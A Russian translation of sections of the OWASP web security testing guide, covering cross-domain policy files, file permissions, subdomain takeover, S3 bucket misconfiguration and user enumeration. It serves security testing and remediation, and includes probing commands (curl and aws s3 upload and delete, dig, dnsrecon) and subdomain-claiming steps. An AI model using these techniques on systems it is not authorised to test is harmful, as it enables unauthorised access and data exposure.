Файл междоменной политики определяет разрешения, которые веб-клиент, такой как Java, Adobe Flash, Adobe Reader и т. Д., Использует для доступа к данным в разных доменах. Для Silverlight Microsoft приняла подмножество файла crossdomain.xml от Adobe и дополнительно создала собственный файл политики для нескольких доменов: clientaccesspolicy.xml.

Всякий раз, когда веб-клиент обнаруживает, что ресурс должен быть запрошен из другого домена, он сначала ищет файл политики в целевом домене, чтобы определить, разрешено ли выполнение междоменных запросов, включая заголовки и соединения на основе сокетов.

Основные файлы политики находятся в корне домена. Клиенту может быть дано указание загрузить другой файл политики, но он всегда будет сначала проверять главный файл политики, чтобы убедиться, что основной файл политики разрешает запрошенный файл политики.

Crossdomain.xml против Clientaccesspolicy.xml

Большинство приложений RIA поддерживают crossdomain.xml. Однако в случае Silverlight он будет работать только в том случае, если crossdomain.xml указывает, что доступ разрешен из любого домена. Для более детального управления с Silverlight необходимо использовать clientaccesspolicy.xml.

Файлы политики предоставляют несколько типов разрешений:

- Принятые файлы политики (главные файлы политики могут отключать или ограничивать определенные файлы политики)
- Разрешения сокетов
- Разрешения заголовка
- Права доступа HTTP / HTTPS
- Разрешение доступа на основе криптографических учетных данных

Пример чрезмерно разрешающего файла политики:

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
  <site-control permitted-cross-domain-policies="all"/>
  <allow-access-from domain="*" secure="false"/>
  <allow-http-request-headers-from domain="*" headers="*" secure="false"/>
</cross-domain-policy>
```

Как можно злоупотреблять файлами политики домена?

- Чрезмерно разрешающие междоменные политики.
- Создание ответов сервера, которые можно рассматривать как файлы междоменной политики.
- Использование функции загрузки файлов для загрузки файлов, которые можно рассматривать как файлы междоменной политики.

Влияние злоупотребления междоменным доступом

- Поражение защиты CSRF.
- Чтение данных ограничено или иным образом защищено междисциплинарными политиками.

Как проверить

Тестирование на слабость файлов политики RIA.

Чтобы проверить слабость файлов политики RIA, тестировщик должен попытаться извлечь файлы политики crossdomain.xml и clientaccesspolicy.xml из корня приложения и из каждой найденной папки.

Например, если URL-адрес приложения <http://www.owasp.org>, тестировщик должен попытаться загрузить файлы <http://www.owasp.org/crossdomain.xml> и <http://www.owasp.org/clientaccesspolicy.xml>.

После получения всех файлов политики разрешенные права доступа должны быть проверены по принципу наименьших прав. Запросы должны поступать только от доменов, портов или протоколов, которые необходимы. Чрезмерно разрешительной политики следует избегать. Политики с "*" в них должны быть внимательно изучены.

Пример:

```
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

Ожидаемый результат:

- Список найденных файлов политики.
- Список слабых настроек в политиках.

Инструменты

- Nikto
- OWASP Zed Attack Proxy Project
- W3af

Ссылки

Белые бумаги

- UCSD: «Анализ междоменных политик приложений Flash» - <http://cseweb.ucsd.edu/~hovav/dist/crossdomain.pdf>
- Adobe: «Спецификация файла междоменной политики» - http://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
- Adobe: «Рекомендации по использованию файла междоменной политики для Flash Player» - http://www.adobe.com/devnet/flashplayer/articles/cross_domain_policy.html
- Oracle: «Поддержка междоменного XML» - <http://www.oracle.com/technetwork/java/javase/plugin2-142482.html#CROSSDOMAINXML>
- MSDN: «Обеспечение доступности службы через границы домена» - [http://msdn.microsoft.com/en-us/library/cc197955\(v=vs.95\).aspx](http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx)
- MSDN: «Ограничения доступа к сетевой безопасности в Silverlight» -

- [http://msdn.microsoft.com/en-us/library/cc645032\(v=vs.95\).aspx](http://msdn.microsoft.com/en-us/library/cc645032(v=vs.95).aspx)
- Стефан Эссер: «Создание новых дыр в файлах политики Flash Crossdomain»
http://www.hardened-php.net/library/poking_new_holes_with_flash_crossdomain_policy_files.html
- Джереми Гроссман: «Crossdomain.xml приглашает кросс-сайт хаос»
<http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html>
- Google Doctype: «Введение в безопасность Flash» - <http://code.google.com/p/doctype-mirror/wiki/ArticleFlashSecurity>

4.3.9. Разрешение на тестовый файл (OTG-CONFIG-009)

Резюме

Настройка разрешения файла Importer может привести к повышению привилегий, раскрытию информации, внедрению DLL или несанкционированному доступу к файлу.

Следовательно, права доступа к файлам должны быть правильно настроены с разрешением минимального доступа по умолчанию. Разрешение файла должно быть настроено, включают -

- Web files/directory (Веб-файлы/каталог)
- Configuration files/directory (Конфигурационные файлы/каталог)
- 1. Sensitive files (encrypted data, password, key)/directory (Чувствительные файлы (зашифрованные данные, пароль, ключ)/каталог)
- Log files (security logs, operation logs, admin logs)/directory (Файлы журналов (журналы безопасности, журналы операций, журналы администратора)/каталог)
- Executables (scripts, EXE, JAR, class, PHP, ASP)/directory (Исполняемые файлы (скрипты, EXE, JAR, класс, PHP, ASP)/каталог)
- Database files/directory (База данных файлов/каталог)
- Temp files /directory (Temp файлы/каталог)
- Upload files/directory (Загрузить файлы/каталог)

Как проверить

Разрешение на просмотр файла

Под linux используйте команду ls для проверки прав доступа к файлу. В качестве альтернативы, namei также можно использовать для рекурсивного перечисления прав доступа к файлам.

```
$ namei -l /PathToCheck/
```

Как правило, разрешение файлов предлагается, как показано ниже.

Тип файла	конфигурация
Сценарии	750rwx-WX ---)
Каталог скриптов	750rwx-WX ---)
конфигурация	600 (RW -----)
Каталог конфигурации	700 (RWX -----)
Лог-файлы	640 (RW-p ----)
Архивные файлы журнала	400 (r -----)
Каталог файлов журналов	700 (RWX -----)
Файлы отладки	600 (RW -----)
Каталог отладочных файлов	700 (RWX -----)
файлы базы данных	600 (RW -----)
директория файлов базы данных	700 (RWX -----)
Чувствительные информационные файлы (ключ, шифрование)	600 (RW -----)

Инструменты

- Windows AccessEnum <https://technet.microsoft.com/en-us/sysinternals/accessenum>
- Windows AccessChk <https://technet.microsoft.com/en-us/sysinternals/accesschk>
- Linux Namei

4.3.10. Тест на поглощение субдомена (WSTG-CONF-10)

Резюме

Успешная эксплуатация такого рода уязвимости позволяет злоумышленнику претендовать и контролировать поддомен жертвы. Эта атака опирается на следующее:

1. Запись субдомена внешнего DNS-сервера жертвы настроена так, чтобы указывать на несуществующий или неактивный ресурс / внешнюю службу / конечную точку. Распространение продуктов ХааS («Все что угодно») и общедоступные облачные сервисы предлагают множество потенциальных целей для рассмотрения.
2. Поставщик услуг, на котором размещен ресурс / внешняя служба / конечная точка, не обрабатывает подтверждение владения поддоменом должным образом.

Если захват субдомена прошел успешно, возможен широкий спектр атак (распространение вредоносного контента, фишинг, кража файлов cookie сеанса пользователя, учетных данных и т. Д.). Эта уязвимость может быть использована для широкого спектра записей ресурсов DNS, в том числе: A, CNAME, MX, NS и т. Д. С точки зрения серьезности атаки, захват субдомена NS (хотя и менее вероятно) имеет наибольшее влияние, поскольку может привести к успешной атаке. в полном контроле всей DNS-зоны и домена жертвы.

Пример1 - GitHub

1. Жертва (victim.com) использует GitHub для разработки и настраивает запись DNS (coderepo.victim.com) для доступа к ней.
2. Жертва решает перенести свой репозиторий кода с GitHub на коммерческую платформу и не удаляет coderepo.victim.com со своего DNS-сервера.
3. Злоумышленник узнает, что coderepo.victim.com размещен на GitHub, и использует GitHub Pages для запроса coderepo.victim.com, используя свою учетную запись GitHub.

Пример 2 - Истек срок действия домена

1. Жертва (victim.com) владеет другим доменом (timsotherdomain.com) и использует запись CNAME (www) для ссылки на другой домен (www.victim.com-> victimotherdomain.com).
2. В какой-то момент срок действия жертвы-доменного имени истекает и он доступен для регистрации любому. Так как запись CNAME не удаляется из DNS-зоны victim.com , любой, кто регистрируется, victimotherdomain.com имеет полный контроль над www.victim.com присутствием DNS-записи.

Как проверить

Тестирование методом черного ящика

Первым шагом является перечисление пострадавших DNS-серверов и записей ресурсов. Есть несколько способов выполнить эту задачу, например, перечисление DNS с использованием словаря общих поддоменов, перебор DNS или использование веб-поисковых систем и других источников данных OSINT.

Используя команду dig, тестер ищет следующие ответные сообщения DNS-сервера, которые требуют дальнейшего изучения: NXDOMAIN

SER	REF	no servers
VFAI	USE	could be
L	D	reached.

Тестирование DNS A, захват субдомена записи CNAME

Выполните базовое перечисление DNS для домена жертвы (victim.com) с помощью dnsrecon:

```
$ ./dnsrecon.py -d victim.com
[*] Performing General Enumeration of Domain: victim.com
...
[-] DNSSEC is not configured for victim.com
[*] A subdomain.victim.com 192.30.252.153
[*] CNAME subdomain1.victim.com fictioussubdomain.victim.com
...
```

Определите, какие записи ресурсов DNS являются мертвыми, и укажите на неактивные / неиспользуемые сервисы. Используя команду dig для записи CNAME:


```
$ dig CNAME fictioussubdomain.victim.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns victim.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 42950
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0,
ADDITIONAL: 1
```

Следующие ответы DNS требуют дальнейшего изучения: NXDOMAIN


Для проверки записи A тестер выполняет поиск в базе данных whois и определяет GitHub в качестве поставщика услуг:

```
$ whois 192.30.252.153 | grep "OrgName"
OrgName: GitHub, Inc.
```

Тестировщик посещает subdomain.victim.com или выдает HTTP-запрос GET, который возвращает ответ «404 - Файл не найден», который является четким указанием на уязвимость.



Тестер запрашивает домен с помощью GitHub Pages:

✓ Your site is published at 

Source
Your GitHub Pages site is currently being built from the master branch. [Learn more.](#)

master branch ▾ Save

Theme Chooser
Select a theme to publish your site with a Jekyll theme. [Learn more.](#)

Choose a theme

Custom domain
Custom domains allow you to serve your site from a domain other than . [Learn more.](#)

 Save

☐ **Enforce HTTPS** — Unavailable for your site because your domain is not properly configured to support HTTPS
([subdomain.example.com](#)) — [Troubleshooting custom domains](#)
HTTPS provides a layer of encryption that prevents others from snooping on or tampering with traffic to your site.
When HTTPS is enforced, your site will only be served over HTTPS. [Learn more.](#)

Тестирование NS Record Subdomain Takeover

Определите все серверы имен для домена в области:

```
$ dig ns victim.com +short  
ns1.victim.com  
nameserver.expiredomain.com
```

В этом вымышленном примере тестер проверяет, активен ли домен expiredomain.com с помощью поиска регистратора домена. Если домен доступен для покупки, субдомен уязвим. Следующие ответы DNS требуют дальнейшего расследования: SERVFAIL / REFUSED

Тестирование методом серой коробки

У тестера есть файл зоны DNS, что означает, что перечисление DNS не нужно. Методология тестирования такая же.

Санация

Чтобы снизить риск захвата поддоменов, уязвимые записи DNS-ресурсов должны быть удалены из зоны DNS. Непрерывный мониторинг и периодические проверки рекомендуются в качестве наилучшей практики.

Ссылки

1. [HackerOne - A Guide To Subdomain Takeovers](#)
2. [Subdomain Takeover: Basics](#)
3. [Subdomain Takeover: Going beyond CNAME](#)
4. [OWASP AppSec Europe 2017 - Frans Rosén: DNS hijacking using cloud providers – no verification needed](#)

Инструменты

1. [dig - man page](#)
2. [recon-ng - Web Reconnaissance framework](#)
3. [theHarvester - OSINT intelligence gathering tool](#)
4. [Sublist3r - OSINT subdomain enumeration tool](#)
5. [dnsrecon - DNS Enumeration Script](#)
6. [OWASP Amass DNS enumeration](#)

4.3.11. Тестирование облачного хранилища (WSTG-CONF-11)

Резюме

Сервисы облачного хранения облегчают веб-приложения и сервисы для хранения и доступа к объектам в сервисе хранения. Однако неправильная настройка управления доступом может привести к раскрытию конфиденциальной информации, подделке данных или несанкционированному доступу.

Известный пример - неверная конфигурация корзины Amazon S3, хотя другие службы облачного хранения также могут подвергаться аналогичным рискам. По умолчанию все сегменты S3 являются частными и могут быть доступны только пользователям, которым явно предоставлен доступ. Пользователи могут предоставлять открытый доступ как к самому контейнеру, так и к отдельным объектам, хранящимся в этом контейнере. Это может привести к тому, что неавторизованный пользователь сможет загружать новые файлы, изменять или читать сохраненные файлы.

Цели теста

Оцените, правильно ли настроена конфигурация контроля доступа Cloud Storage Service.

Как проверить

Сначала определите URL-адрес для доступа к данным в службе хранения, а затем рассмотрите следующие тесты:

- читать несанкционированные данные
- загрузить новый произвольный файл

Вы можете использовать curl для тестов с помощью следующих команд и посмотреть, могут ли несанкционированные действия быть успешно выполнены.

Чтобы проверить способность читать объект:

```
curl -X GET https://<cloud-storage-service>/<object>
```

Чтобы проверить возможность загрузки файла:

```
curl -X PUT -d 'test' 'https://<cloud-storage-service>/test.txt'
```

Тестирование для неверной конфигурации Amazon S3 Bucket

URL-адреса корзины Amazon S3 следуют одному из двух форматов: либо стиль виртуального хоста, либо стиль пути.

- Virtual Hosted Style Access

```
https://bucket-name.s3.Region.amazonaws.com/key-name
```

В следующем примере my-bucket это имя сегмента, us-west-2 это регион и puppy.png это имя ключа:

```
https://my-bucket.s3.us-west-2.amazonaws.com/puppy.png
```

- Path-Style Access

```
https://s3.Region.amazonaws.com/bucket-name/key-name
```

Как указано выше, в следующем примере my-bucket это имя сегмента, us-west-2 регион и puppy.png имя ключа:

```
https://s3.us-west-2.amazonaws.com/my-bucket/puppy.jpg
```

Для некоторых регионов может использоваться устаревшая глобальная конечная точка, в которой не указана конкретная конечная точка региона. Его формат также является виртуальным размещенным стилем или стилем пути.

- Virtual Hosted Style Access

```
https://bucket-name.s3.amazonaws.com
```

- Path-Style Access

```
https://s3.amazonaws.com/bucket-name
```

Определить URL корзины

Для тестирования черного ящика URL-адреса S3 можно найти в сообщениях HTTP. В следующем примере показано, как URL-адрес сегмента отправляется в `img`теге в ответе HTTP.

```
...  
  
...
```

Для тестирования «серого ящика» вы можете получить временные URL-адреса из веб-интерфейса Amazon, документов, исходного кода или любых других доступных источников.

Тестирование с помощью AWS CLI Tool

Помимо тестирования с помощью `curl`, вы также можете протестировать его с помощью инструмента интерфейса командной строки AWS (CLI). В этом случае `s3://`используется протокол.

List

Следующая команда перечисляет все объекты корзины, когда она настроена как общедоступная.

```
aws s3 ls s3://<bucket-name>
```

Upload

Ниже приведена команда для загрузки файла

```
aws s3 cp arbitrary-file s3://bucket-name/path-to-save
```

В этом примере показан результат, когда загрузка прошла успешно.

```
$ aws s3 cp test.txt s3://bucket-name/test.txt  
upload: ./test.txt to s3://bucket-name/test.txt
```

Этот пример показывает результат, когда загрузка не удалась.

```
$ aws s3 cp test.txt s3://bucket-name/test.txt  
upload failed: ./test2.txt to s3://bucket-name/test2.txt An error  
occurred (AccessDenied) when calling the PutObject operation: Access  
Denied
```

Remove

Ниже приведена команда для удаления объекта

```
aws s3 rm s3://bucket-name/object-to-remove
```


4.4. Тестирование управления идентификацией

4.4.1. Определения ролей тестирования (OTG-IDENT-001)

Резюме

На современных предприятиях принято определять системные роли для управления пользователями и авторизации для системных ресурсов. Ожидается, что в большинстве реализаций системы существуют как минимум две роли: администраторы и обычные пользователи. Первый представляет роль, которая разрешает доступ к привилегированным и конфиденциальным функциям и информации, второй представляет роль, которая разрешает доступ к обычным бизнес-функциям и информации. Хорошо разработанные роли должны соответствовать бизнес-процессам, которые поддерживаются приложением.

Важно помнить, что холодная и жесткая авторизация - не единственный способ управления доступом к системным объектам. В более надежных средах, где конфиденциальность не является критичной, более мягкие элементы управления, такие как рабочий процесс приложения и ведение журнала аудита, могут поддерживать требования к целостности данных, не ограничивая при этом доступ пользователей к функциям или создавая сложные структуры ролей, которыми сложно управлять. Важно учитывать принцип Златовласки, когда ролевая инженерия, в которой определение слишком небольшого числа широких ролей (открывающих доступ к функциям, которые не требуются пользователям) столь же плоха, как слишком много жестко настроенных ролей (тем самым ограничивая доступ к функциям, которые требуются пользователям).).

Цели теста

Проверка системных ролей, определенных в приложении, в достаточной степени определяет и разделяет каждую системную и бизнес-роль для управления соответствующим доступом к системным функциям и информации.

Как проверить

Либо с помощью разработчиков системы или администраторов, либо без них, разработайте матрицу ролей и разрешений. Матрица должна перечислять все роли, которые могут быть предоставлены, и исследовать разрешения, которые разрешено применять к объектам, включая любые ограничения. Если матрица предоставляется приложением, она должна быть проверена тестером, если она не существует, тестирующий должен сгенерировать ее и определить, удовлетворяет ли матрица требуемой политике доступа для приложения.

Пример 1

РОЛЬ	РАЗРЕШЕНИЕ	ОБЪЕКТ	ТРУДНОСТИ
Администратор	чтение	Записи клиентов	
Менеджер	чтение	Записи клиентов	Только записи, связанные с бизнес-единицей
Сотрудники	чтение	Записи клиентов	Только записи, связанные с клиентами, назначенными менеджером
Клиент	чтение	Запись клиента	Только собственная запись

Реальный пример определения ролей можно найти в документации по ролям WordPress [1]. WordPress имеет шесть ролей по умолчанию, начиная от супер администратора до подписчика.

Пример 2

Вход с правами администратора и доступ к страницам, которые только для администратора. Затем войдите в систему как обычный пользователь и попробуйте получить прямой доступ к этим страницам администратора.

1. Войдите в систему как администратор 2. Посетите страницу администратора. т. е. <http://targetsite/Admin> 3. Выйти 4. Войдите в систему как обычный пользователь 5. Посетите страницу администратора напрямую. <http://targetsite/Admin>

Инструменты

В то время как наиболее тщательный и точный подход к выполнению этого теста заключается в проведении его вручную, паузы инструменты [2] также полезны. Войдите в систему с каждой ролью по очереди и используйте пауку в приложении (не забудьте исключить ссылку выхода из паука).

Ссылки

[Ролевая инженерия для управления безопасностью предприятия, E Coyne & J Davis, 2007](#)

[Ролевая инженерия и стандарты RBAC](#)

Санация

Решение проблем может принимать следующие формы:

- Ролевая инженерия
- Отображение бизнес-ролей на системные роли
- Разделение обязанностей

4.4.2. Тестирование процесса регистрации пользователя (OTG-IDENT-002)

Резюме

Некоторые веб-сайты предлагают процесс регистрации пользователей, который автоматизирует (или полуавтоматизирует) предоставление пользователям доступа к системе. Требования к идентификации для доступа варьируются от положительной идентификации вообще до нуля, в зависимости от требований безопасности системы. Многие общедоступные приложения полностью автоматизируют процесс регистрации и предоставления, поскольку размер пользовательской базы делает невозможным управление вручную. Однако многие корпоративные приложения будут предоставлять пользователей вручную, поэтому этот контрольный пример может не применяться.

Цели теста

1. Убедитесь, что требования к идентификации для регистрации пользователя соответствуют требованиям бизнеса и безопасности.
2. Подтвердите процесс регистрации.

Как проверить

Убедитесь, что требования идентификации для регистрации пользователя соответствуют требованиям бизнеса и безопасности:

1. Кто-нибудь может зарегистрироваться для доступа?
2. Проверяются ли регистрации человеком до предоставления, или они автоматически предоставляются, если критерии удовлетворены?
3. Может ли один и тот же человек или личность регистрироваться несколько раз?
4. Могут ли пользователи регистрироваться на разные роли или разрешения?
5. Какое удостоверение личности требуется для успешной регистрации?
6. Подтверждены ли зарегистрированные личности?

Подтвердите процесс регистрации:

1. Может ли личная информация быть легко подделана или подделана?
2. Можно ли манипулировать обменом идентификационной информацией при регистрации?

В приведенном ниже примере WordPress единственным условием идентификации является адрес электронной почты, который доступен владельцу регистрации.

Напротив, в приведенном ниже примере Google требования идентификации включают имя, дату рождения, страну, номер мобильного телефона, адрес электронной почты и ответ CAPTCHA. Хотя только два из них могут быть проверены (адрес электронной почты и номер мобильного телефона), требования к идентификации более строгие, чем WordPress.

Инструменты

HTTP-прокси может быть полезным инструментом для проверки этого элемента управления.

Ссылки

<https://mashable.com/2011/06/09/user-registration-design/>

Санация

Внедрить требования идентификации и проверки, которые соответствуют требованиям безопасности информации, которую защищают учетные данные.

4.4.3. Процесс подготовки тестового аккаунта (OTG-IDENT-003)

Резюме

Предоставление учетных записей предоставляет злоумышленнику возможность создать действительную учетную запись без применения надлежащего процесса идентификации и авторизации.

Цели теста

Проверьте, какие учетные записи могут предоставлять другие учетные записи и какого типа.

Как проверить

Определите, какие роли могут предоставлять пользователи и какие учетные записи они могут предоставлять.

- Есть ли какая-либо проверка, проверка и авторизация запросов обеспечения?
- Есть ли какая-либо проверка, проверка и авторизация запросов на удаление?
- Может ли администратор предоставить других администраторов или просто пользователей?
- Может ли администратор или другой пользователь предоставлять учетные записи с привилегиями, превышающими их собственные?
- Может ли администратор или пользователь удалить себя?
- Как управляются файлы или ресурсы, принадлежащие удаленному пользователю? Они удалены? Доступ передан?

В WordPress для обеспечения пользователя требуется только имя пользователя и адрес электронной почты, как показано ниже

Удаление пользователей требует, чтобы администратор выбрал пользователей, которых необходимо удалить, выберите «Удалить» в раскрывающемся меню (обведено) и затем примените это действие. Затем администратору открывается диалоговое окно с вопросом, что делать с сообщениями пользователя (удалять или передавать их).

Инструменты

Хотя наиболее тщательный и точный подход к выполнению этого теста заключается в проведении его вручную, HTTP-прокси-инструменты также могут быть полезны.

4.4.4. Тестирование перечисления учетной записи и предполагаемой учетной записи пользователя (OTG-IDENT-004)

Резюме

Целью этого теста является проверка возможности сбора набора допустимых имен пользователей путем взаимодействия с механизмом аутентификации приложения. Этот тест будет полезен для тестирования методом грубой силы, при котором тестирующий проверяет, можно ли при наличии действительного имени пользователя найти соответствующий пароль.

Зачастую веб-приложения показывают, когда в системе существует имя пользователя, либо в результате неправильной настройки, либо в качестве проектного решения. Например, иногда, когда мы отправляем неверные учетные данные, мы получаем сообщение о том, что в системе присутствует либо имя пользователя, либо предоставленный пароль неверен. Полученная информация может быть использована злоумышленником для получения списка пользователей в системе. Эта информация может использоваться для атаки на веб-приложение, например, с помощью грубой силы или атаки по умолчанию с использованием имени пользователя и пароля.

Тестирующий должен взаимодействовать с механизмом аутентификации приложения, чтобы понять, вызывает ли приложение отправку определенных запросов различными способами. Эта проблема существует, потому что информация, высвобождаемая из веб-приложения или веб-сервера, когда пользователь указывает действительное имя пользователя, отличается от того, когда он использует недопустимое имя.

В некоторых случаях принимается сообщение о том, что предоставленные учетные данные неверны из-за того, что использовалось неверное имя пользователя или неверный пароль. Иногда тестеры могут перечислять существующих пользователей, отправляя имя пользователя и пустой пароль.

Как проверить

При тестировании «черного ящика» тестирующий ничего не знает о конкретном приложении, имени пользователя, логике приложения, сообщениях об ошибках на странице входа или средствах восстановления пароля. Если приложение уязвимо, тестирующий получает ответное сообщение, которое прямо или косвенно раскрывает некоторую информацию, полезную для перечисления пользователей.

Ответное сообщение HTTP

Тестирование на действительный пароль пользователя / пароль

Запишите ответ сервера при отправке действительного идентификатора пользователя и действительного пароля.

Ожидаемый результат:

Используя WebScarab, обратите внимание на информацию, полученную из этой успешной аутентификации (HTTP 200 Response, длина ответа).

Тестирование действительного пользователя с неправильным паролем

Теперь тестировщик должен попытаться вставить действительный идентификатор пользователя и неправильный пароль и записать сообщение об ошибке, сгенерированное приложением.

Ожидаемый результат:

браузер должен отобразить сообщение, подобное следующему:



или что-то вроде:



против любого сообщения, которое раскрывает существование пользователя, например, сообщение, подобное:

```
Login for User foo: invalid password
```

Используя WebScarab, обратите внимание на информацию, полученную в результате этой неудачной попытки аутентификации (HTTP 200 Response, длина ответа).

Тестирование на несуществующее имя пользователя

Теперь тестировщик должен попытаться вставить неверный идентификатор пользователя и неправильный пароль и записать ответ сервера (тестер должен быть уверен, что имя пользователя недопустимо в приложении). Запишите сообщение об ошибке и ответ сервера.

Ожидаемый результат:

Если тестер вводит несуществующий идентификатор пользователя, он может получить сообщение, подобное:



или сообщение, подобное следующему:

```
Login failed for User foo: invalid Account
```


Обычно приложение должно отвечать тем же сообщением об ошибке и длиной на разные неправильные запросы. Если ответы не совпадают, тестировщик должен исследовать и выяснить ключ, который создает разницу между двумя ответами. Например:

- Запрос клиента: действительный пользователь / неверный пароль -> ответ сервера: «Неправильный пароль»
- Запрос клиента: Неверный пользователь / неверный пароль -> Ответ сервера: «Пользователь не распознан»

Приведенные выше ответы позволяют клиенту понять, что для первого запроса у него есть действительное имя пользователя. Таким образом, они могут взаимодействовать с приложением, запрашивая набор возможных идентификаторов пользователя и наблюдая за ответом.

Глядя на ответ второго сервера, тестер понимает так же, как он не имеет действительного имени пользователя. Таким образом, они могут взаимодействовать одинаково и создавать список действительных идентификаторов пользователей, просматривая ответы сервера.

Другие способы перечисления пользователей

Тестеры могут перечислять пользователей несколькими способами, такими как:

- **Анализ кода ошибки, полученного на страницах входа в систему.**
Некоторые веб-приложения выпускают определенный код ошибки или сообщение, которое мы можем проанализировать.
- **Анализ URL-адресов и перенаправлений URL-адресов.**
Например:

```
http://www.foo.com/err.jsp?User=baduser&Error=0
http://www.foo.com/err.jsp?User=gooduser&Error=2
```

Как видно выше, когда тестировщик предоставляет идентификатор пользователя и пароль для веб-приложения, он видит сообщение, указывающее, что в URL-адресе произошла ошибка. В первом случае они предоставили неверный идентификатор пользователя и неверный пароль. Во-вторых, хороший идентификатор пользователя и неверный пароль, чтобы они могли идентифицировать действительный идентификатор пользователя.

URI Probing

Иногда веб-сервер реагирует по-другому, если он получает запрос на существующий каталог или нет. Например, на некоторых порталах каждый пользователь связан с каталогом. Если тестеры пытаются получить доступ к существующему каталогу, они могут получить ошибку веб-сервера.

Очень распространенная ошибка, полученная с веб-сервера:

```
403 Forbidden error code
```

а также

```
404 Not found error code
```

пример

```
http://www.foo.com/account1 - we receive from web server: 403 Forbidden
http://www.foo.com/account2 - we receive from web server: 404 file Not Found
```

В первом случае пользователь существует, но тестер не может просматривать веб-страницу, во втором случае пользователь «account2» не существует. Собирая эту информацию, тестировщики могут перечислять пользователей.

- Анализ заголовков веб-страниц

Тестеры могут получать полезную информацию о заголовке веб-страницы, где они могут получить конкретный код ошибки или сообщения, которые показывают, есть ли проблемы с именем пользователя или паролем.

Например, если пользователь не может пройти аутентификацию в приложении и получает веб-страницу, заголовок которой похож на:

```
Invalid user
Invalid authentication
```

- Анализ сообщения, полученного от средства восстановления

Когда мы используем средство восстановления (то есть функцию забытого пароля), уязвимое приложение может вернуть сообщение, которое показывает, существует имя пользователя или нет.

Например, сообщение похоже на следующее:

```
Invalid username: e-mail address is not valid or the specified
user was not found.
```

```
Valid username: Your password has been successfully sent to the
email address you registered with.
```

- Friendly Сообщение об ошибке 404

Когда мы запрашиваем пользователя в каталоге, который не существует, мы не всегда получаем код ошибки 404. Вместо этого мы можем получить «200 ок» с изображением, в этом случае мы можем предположить, что когда мы получаем конкретное изображение, пользователь не существует. Эта логика может быть применена к другому ответу веб-сервера; Хитрость заключается в хорошем анализе сообщений веб-сервера и веб-приложений.

Угадывать пользователей

В некоторых случаях идентификаторы пользователей создаются с конкретными политиками администратора или компании. Например, мы можем просматривать пользователя с идентификатором пользователя, созданным в последовательном порядке:

CN000100

CN000101

....

Иногда имена пользователей создаются с псевдонимом

REALM, а затем с последовательными номерами: R1001 - пользователь 001 для REALM1

R2001 - пользователь 001 для REALM2

В приведенном выше примере мы можем создать простые сценарии оболочки, которые составляют идентификаторы пользователей и отправляют запрос с помощью инструмента, такого как wget, для

автоматизации веб-запроса для определения допустимых идентификаторов пользователя. Для создания скрипта мы также можем использовать Perl и CURL.

Другие возможности: - идентификаторы пользователей, связанные с номерами кредитных карт, или в целом номера с шаблоном. - идентификаторы пользователей, связанные с реальными именами, например, если Freddie Mercury имеет идентификатор пользователя «fmercury», то вы можете угадать, что у Роджера Тейлора идентификатор пользователя «rtaylor».

Опять же, мы можем угадать имя пользователя из информации, полученной из запроса LDAP или из сбора информации Google, например, из определенного домена. Google может помочь найти пользователей домена с помощью специальных запросов или простого сценария или инструмента оболочки.

Внимание: перечисляя учетные записи пользователей, вы рискуете заблокировать учетные записи после предварительно определенного числа неудачных проб (в зависимости от политики приложения). Кроме того, иногда ваш IP-адрес может быть заблокирован динамическими правилами в брандмауэре приложения или в системе предотвращения вторжений.

Тестирование методом серой коробки

Проверка сообщений об ошибках аутентификации

Убедитесь, что приложение отвечает одинаково на каждый клиентский запрос, который вызывает неудачную аутентификацию. Для этой проблемы тестирование черного ящика и теста серого ящика основано на анализе сообщений или кодов ошибок, полученных из веб-приложения.

Ожидаемый результат:

приложение должно отвечать одинаково для каждой неудачной попытки аутентификации.

Например:

Credentials submitted are not valid

Инструменты

- WebScarab: [OWASP_WebScarab_Project](#)
- CURL: <http://curl.haxx.se/>
- PERL: <http://www.perl.org>
- Sun Java Access & Identity Manager users enumeration tool: <http://www.aboutsecurity.net>

Ссылки

- Marco Mella, *Sun Java Access & Identity Manager Users enumeration*: <http://www.aboutsecurity.net>
- *Username Enumeration Vulnerabilities*: <http://www.gnucitizen.org/blog/username-enumeration-vulnerabilities>

Санация

Убедитесь, что приложение возвращает непротиворечивые общие сообщения об ошибках в ответ на неверное имя учетной записи, пароль или другие учетные данные пользователя, введенные в процессе входа в систему.

Убедитесь, что системные учетные записи по умолчанию и тестовые учетные записи удалены перед выпуском системы в эксплуатацию (или предоставлением ее ненадежной сети).

4.4.5. Тестирование политики слабого или неисполненного имени пользователя (OTG-IDENT-005)

Резюме

